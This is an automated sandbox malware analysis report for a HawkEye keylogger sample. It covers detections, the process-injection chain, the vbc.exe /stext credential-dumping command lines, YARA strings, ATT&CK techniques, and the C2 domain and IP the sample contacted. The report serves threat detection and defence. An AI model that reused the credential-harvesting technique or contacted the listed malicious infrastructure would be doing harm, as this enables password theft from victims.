ID: 462697
Sample Name: FukQGQj7cl
Cookbook: default.jbs
Time: 16:46:06
Date: 10/08/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report FukQGQj7cl 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: HawkEye 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Jbx Signature Overview 5
AV Detection: 5
Networking: 5
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
System Summary: 6
Hooking and other Techniques for Hiding and Protection: 6
Malware Analysis System Evasion: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 10
Domains and IPs 10
Contacted Domains 10
URLs from Memory and Binaries 10
Contacted IPs 10
Public 10
Private 11
General Information 11
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 12
IPs 12
Domains 12
ASN 12
JA3 Fingerprints 12
Dropped Files 13
Created / dropped Files 13
Static File Info 15
General 15
File Icon 15
Static PE Info 15
General 15
Entrypoint Preview 15
Data Directories 16
Sections 16
Resources 16
Imports 16
Version Infos 16
Network Behavior 16
Snort IDS Alerts 16
Network Port Distribution 16
TCP Packets 16
UDP Packets 16
DNS Queries 16
DNS Answers 16
HTTPS Packets 16
FTP Packets 17
Code Manipulations 17
Statistics 17
Behavior 17

System Behavior 18
Analysis Process: FukQGQj7cl.exe PID: 4792 Parent PID: 5564 18
General 18
File Activities 18
File Created 18
File Written 19
File Read 19
Registry Activities 19
Analysis Process: InstallUtil.exe PID: 6284 Parent PID: 4792 19
General 19
File Activities 19
File Created 19
File Deleted 19
File Written 19
File Read 19
Registry Activities 20
Key Value Modified 20
Analysis Process: vbc.exe PID: 6860 Parent PID: 6284 20
General 20
File Activities 20
File Created 20
Analysis Process: vbc.exe PID: 6852 Parent PID: 6284 20
General 20
File Activities 20
File Created 20
File Written 20
File Read 20
Disassembly 21
Code Analysis 21


Windows Analysis Report FukQGQj7cl

Overview


General Information

Sample Name:	FukQGQj7cl (renamed file extension from none to exe)
Analysis ID:	462697
MD5:	83f58ecf0778e3b..
SHA1:	a2123e816fcd387.
SHA256:	437fae5aa2cad8d.
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:



Detection




HawkEye
MailPassView

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected HawkEye Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AntiVM3
- Yara detected HawkEye Keylogger
- Yara detected MailPassView
- .NET source code contains very larg…
- Changes the view of files in windows…
- Hides that the sample has been dow…
- Injects a PE file into a foreign proce…

Classification



- **System is w10x64**
- FukQGQj7cl.exe (PID: 4792 cmdline: 'C:\Users\user\Desktop\FukQGQj7cl.exe' MD5: 83F58ECF0778E3B0ACCA8497DF23EF23)
  - InstallUtil.exe (PID: 6284 cmdline: C:\Users\user\AppData\Local\Temp\InstallUtil.exe MD5: EFEC8C379D165E3F33B536739AEE26A3)
    - vbc.exe (PID: 6860 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holdermail.txt' MD5: C63ED21D5706A527419C9FBD730FFB2E)
    - vbc.exe (PID: 6852 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holderwb.txt' MD5: C63ED21D5706A527419C9FBD730FFB2E)
- **cleanup**

Malware Configuration

Threatname: HawkEye


```
{
  "Modules": [
    "WebBrowserPassView"
  ],
  "Version": ""
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000002.494750181.000000000408 1000.00000004.00000001.sdmp	JoeSecurity_MailPassVie w	Yara detected MailPassView	Joe Security	
00000010.00000002.494750181.000000000408 1000.00000004.00000001.sdmp	JoeSecurity_WebBrowser PassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	

Source	Rule	Description	Author	Strings
00000016.00000002.364855957.000000000400000.00000040.00000001.sdmp	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
00000001.00000002.325532719.0000000004AC3000.00000004.00000001.sdmp	RAT_HawkEye	Detects HawkEye RAT	Kevin Breen <kevin@techanarchy.net>	• 0x7ba5a:$key: HawkEyeKeylogger • 0xfdd18:$key: HawkEyeKeylogger • 0x7dc58:$salt: 099u787978786 • 0xfff16:$salt: 099u787978786 • 0x7c073:$string1: HawkEye_Keylogger • 0x7cec6:$string1: HawkEye_Keylogger • 0x7dbb8:$string1: HawkEye_Keylogger • 0xfe331:$string1: HawkEye_Keylogger • 0xff184:$string1: HawkEye_Keylogger • 0xffe76:$string1: HawkEye_Keylogger • 0x7c45c:$string2: holdermail.txt • 0x7c47c:$string2: holdermail.txt • 0xfe71a:$string2: holdermail.txt • 0xfe73a:$string2: holdermail.txt • 0x7c39e:$string3: wallet.dat • 0x7c3b6:$string3: wallet.dat • 0x7c3cc:$string3: wallet.dat • 0xfe65c:$string3: wallet.dat • 0xfe674:$string3: wallet.dat • 0xfe68a:$string3: wallet.dat • 0x7d79a:$string4: Keylog Records
00000001.00000002.325532719.0000000004AC3000.00000004.00000001.sdmp	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
16.2.InstallUtil.exe.8460000.11.raw.unpack	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df
21.2.vbc.exe.400000.0.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
16.2.InstallUtil.exe.4089930.8.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
1.2.FukQGQj7cl.exe.4acafa7.10.unpack	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
1.2.FukQGQj7cl.exe.478476a.4.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
Click to see the 100 entries				

Sigma Overview

System Summary:

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected HawkEye Keylogger

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Hooking and other Techniques for Hiding and Protection:

Changes the view of files in windows explorer (hidden files and folders)

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected HawkEye Keylogger

Yara detected MailPassView

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Instant Messenger accounts or passwords

Tries to steal Mail credentials (via file access)

Tries to steal Mail credentials (via file registry)

Yara detected WebBrowserPassView password recovery tool

Remote Access Functionality:

Detected HawkEye Rat


Yara detected HawkEye Keylogger

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com and
Replication Through Removable Media 1	Windows Management Instrumentation 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 1	Replication Through Removable Media 1	Archive Collected Data 1	Exfiltration Over Alternative Protocol 1	Encr Char
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 3 1 2	Deobfuscate/Decode Files or Information 1	Input Capture 1	Peripheral Device Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Non- Port

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com and
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Credentials in Registry 2	Account Discovery 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Rem Softv
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	Credentials In Files 1	File and Directory Discovery 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Non- Appl Laye Prot
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	System Information Discovery 1 8	SSH	Clipboard Data 1	Data Transfer Size Limits	Appl Laye Prot
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 1	Cached Domain Credentials	Query Registry 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Com
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 3 1 2	DCSync	Security Software Discovery 3 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 2	Proc Filesystem	Virtualization/Sandbox Evasion 2 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appl Laye
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Process Discovery 4	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Application Window Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Prot
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Owner/User Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	Remote System Discovery 1	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
FukQGQj7cl.exe	46%	Virustotal		Browse
FukQGQj7cl.exe	36%	ReversingLabs	Win32.Trojan.Sabsik	
FukQGQj7cl.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\InstallUtil.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\InstallUtil.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
16.2.InstallUtil.exe.400000.0.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
16.2.InstallUtil.exe.400000.0.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
1.2.FukQGQj7cl.exe.4ac319a.11.unpack	100%	Avira	TR/Inject.vcoldi		Download File
22.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
1.2.FukQGQj7cl.exe.48ba66a.6.unpack	100%	Avira	TR/Inject.vcoldi		Download File

Domains

Source	Detection	Scanner	Label	Link
ftp.badonfashoin.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://ns.adobe.cobj2A	0%	Avira URL Cloud	safe	
http://crl.pki.goog/gsr1/gsr1.crl0;	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://crls.pki.goog/gts1c3/moVDfISia2k.crl0	0%	Avira URL Cloud	safe	
http://fontfabrik.comB	0%	Avira URL Cloud	safe	
http://www.tiro.comsUKAi	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://pki.goog/repo/certs/gtsr1.der04	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.tiro.comWUgA	0%	Avira URL Cloud	safe	
http://www.tiro.comEUuA	0%	Avira URL Cloud	safe	
http://fontfabrik.comsUKAi	0%	Avira URL Cloud	safe	
http://ns.adobe.c/g2A	0%	Avira URL Cloud	safe	
http://www.fonts.comcNUlA(	0%	Avira URL Cloud	safe	
http://ns.adobe.cobj	0%	URL Reputation	safe	
http://crl.pki.goog/gtsr1/gtsr1.crl0W	0%	URL Reputation	safe	
http://www.fonts.comicXU	0%	Avira URL Cloud	safe	
http://www.carterandcone.comLP	0%	Avira URL Cloud	safe	
http://pki.goog/gsr1/gsr1.crt02	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://ftp.badonfashoin.com	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://ns.ado/12A	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.tiro.comcomEUuA	0%	Avira URL Cloud	safe	
http://ns.ado/1	0%	URL Reputation	safe	
http://pki.goog/repo/certs/gts1c3.der0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ftp.badonfashoin.com	45.141.152.18	true	true	• 1%, Virustotal, Browse	unknown
www.google.com	142.250.185.196	true	false		high
90.168.9.0.in-addr.arpa	unknown	unknown	false		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.185.196	www.google.com	United States		15169	GOOGLEUS	false
45.141.152.18	ftp.badonfashoin.com	Romania		9009	M247GB	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	462697
Start date:	10.08.2021
Start time:	16:46:06
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	FukQGQj7cl (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.evad.winEXE@7/5@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 5.2% (good quality ratio 5%) • Quality average: 85% • Quality standard deviation: 24.2%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:47:08	API Interceptor	218x Sleep call for process: FukQGQj7cl.exe modified
16:47:58	API Interceptor	5x Sleep call for process: InstallUtil.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.141.152.18	Confirmarea platii.pdf.exe	Get hash	malicious	Browse	• alfawood.us/xsclk/index.php
	Confirmarea platii.pdf.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	e-dekont.html.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	Credit Advice -TT6635993652908.PDF.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• alfawood.us/xsclk/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php
	e-dekont.html.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ftp.badonfashoin.com	New Updated 20210810.doc	Get hash	malicious	Browse	• 45.141.152.18
	82658.exe	Get hash	malicious	Browse	• 45.141.152.18
	87597.exe	Get hash	malicious	Browse	• 45.141.152.18

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
M247GB	New Updated 20210810.doc	Get hash	malicious	Browse	• 45.141.152.18
	Richiesta di nuove quotazioni (August_2021)_pdf.exe	Get hash	malicious	Browse	• 195.206.105.10
	qfgP28anog	Get hash	malicious	Browse	• 196.19.8.214
	j4nJWqkYkI.dll	Get hash	malicious	Browse	• 83.97.20.174
	Attachment.exe	Get hash	malicious	Browse	• 5.181.234.138
	PAYMENT_CHECK.PDF.EXE	Get hash	malicious	Browse	• 217.138.212.57
	DHL_consignment_number#6225954704.exe	Get hash	malicious	Browse	• 188.72.124.14
	PAYMENT FOR OVERDUE INVOICE.exe	Get hash	malicious	Browse	• 37.120.210.211
	Paymentcheck.pdf.exe	Get hash	malicious	Browse	• 217.138.212.57
	kEtjx4XwPd.exe	Get hash	malicious	Browse	• 37.221.121.20
	w4DEaimFEt	Get hash	malicious	Browse	• 194.71.126.19
	4A7rphFZrY	Get hash	malicious	Browse	• 206.127.221.64
	fJn3N6piJM	Get hash	malicious	Browse	• 45.11.181.37
	1sHut1OhEU	Get hash	malicious	Browse	• 45.11.181.37
	dIuTSU7cWx	Get hash	malicious	Browse	• 45.11.181.37
	WVS6wDRacf	Get hash	malicious	Browse	• 45.11.181.37
	30Bzshze5J	Get hash	malicious	Browse	• 45.11.181.37
	7D2r6OGZYr	Get hash	malicious	Browse	• 45.11.181.37
	K2pnt8OlRe	Get hash	malicious	Browse	• 38.206.34.72
	clip.exe	Get hash	malicious	Browse	• 185.189.112.27

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	thgYp9F5Xk.exe	Get hash	malicious	Browse	• 142.250.185.196
	6tgS8z4nyu.exe	Get hash	malicious	Browse	• 142.250.185.196
	pago ref210721.exe	Get hash	malicious	Browse	• 142.250.185.196

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	A3Xzw2gfbY.exe	Get hash	malicious	Browse	• 142.250.185.196
	PO IN-2108,pdf.exe	Get hash	malicious	Browse	• 142.250.185.196
	sunnyzx.exe	Get hash	malicious	Browse	• 142.250.185.196
	_RFQ____.EXE	Get hash	malicious	Browse	• 142.250.185.196
	scan20210805122905.ppam	Get hash	malicious	Browse	• 142.250.185.196
	URGENT DRAWING AND QUOTATION.ppam	Get hash	malicious	Browse	• 142.250.185.196
	S010891121011862 pdf.exe	Get hash	malicious	Browse	• 142.250.185.196
	BANK INFORMATION.exe	Get hash	malicious	Browse	• 142.250.185.196
	PoC.doc	Get hash	malicious	Browse	• 142.250.185.196
	PO#578946.arj.exe	Get hash	malicious	Browse	• 142.250.185.196
	REQUEST FOR QUOTATION - PCIHBV2021MRP2720.exe	Get hash	malicious	Browse	• 142.250.185.196
	Swift E-Posta Bildirimi.zip.exe	Get hash	malicious	Browse	• 142.250.185.196
	Payment copy.exe	Get hash	malicious	Browse	• 142.250.185.196
	xAUiSzJPP1.exe	Get hash	malicious	Browse	• 142.250.185.196
	HprR7lLOSs.exe	Get hash	malicious	Browse	• 142.250.185.196
	ZFgurhY9Pk.exe	Get hash	malicious	Browse	• 142.250.185.196
	ZYJY-2021010007.DBLF0445+446+441.exe	Get hash	malicious	Browse	• 142.250.185.196

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\FukQGQj7cl.exe.log

Process:	C:\Users\user\Desktop\FukQGQj7cl.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1214
Entropy (8bit):	5.358666369753595
Encrypted:	false
SSDEEP:	24:ML9E4Ks2pE4KAE4Kx1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7a:MxHKXpHKAHKx1qHxviYHKhQnoPtHoxHe
MD5:	EA89F05C52A783E37251BFDA12B31885
SHA1:	96236E27A69CF5271ACCF849A0F4B7058E037D7E
SHA-256:	1EDA95BE1605ED3ABDAB15126811D528B384A9C02C3E7138CEC1BB5BA54B6BD5
SHA-512:	408E7E41062BC9AE729DAC0CA7652FD8A23618A2E984E59CCA0CD4F0678BE2A4E3DDFAAF956FEC2EE70D7A243C10474727F4F7A5DE7DAFCA61AA6048627BDBC0
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Data, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configu

C:\Users\user\AppData\Local\Temp\InstallUtil.exe

Process:	C:\Users\user\Desktop\FukQGQj7cl.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Users\user\AppData\Local\Temp\InstallUtil.exe	
Category:	dropped
Size (bytes):	41064
Entropy (8bit):	6.164873449128079
Encrypted:	false
SSDEEP:	384:FtpFVLK0MsihB9VKS7xdgE7KJ9Yl6dnPU3SERztmbqCJstdMardz/JikPZ+sPZTd:ZBMs2SqdD86Iq8gZZFyViML3an
MD5:	EFEC8C379D165E3F33B536739AEE26A3
SHA1:	C875908ACBA5CAC1E0B40F06A83F0F156A2640FA
SHA-256:	46DEE184523A584E56DF93389F81992911A1BA6B1F05AD7D803C6AB1450E18CB
SHA-512:	497847EC115D9AF78899E6DC20EC32A60B16954F83CF5169A23DD3F1459CB632DAC95417BD898FD1895C9FE2262FCBF7838FCF6919FB3B851A0557FBE07CCFF
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Z.Z.....0..T.....r... .....@.. ....`.....4r..O.....b..h>.....p..... ..... ..H.....text....R... ...T..... ..`.rsrc.....V.....@..@.rel oc.....`.....@..B.....hr.....H.....".J.....lm.....o.....2~.....o....*.r...p(....*VrK..p(....s.....*..0.....(....(....o....o....(....o.... .....T(....o....(....o....o ...o!....4(....o....(....o....o ...o".....(....rm..ps#...o....($.....(%....o&....ry..p.....%.r...p.%.(.....(....('....((.....o)...('.....*.*.....".(*...*..{Q...-...}Q.....(+...(....(,....(+...*"..(- ...*..(....*..(.....r...p.(/...o0...s....}T...*....0.. .....~S...-.s

C:\Users\user\AppData\Local\Temp\holderwb.txt	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Reputation:	unknown
Preview:	..

C:\Users\user\AppData\Roaming\pid.txt	
Process:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
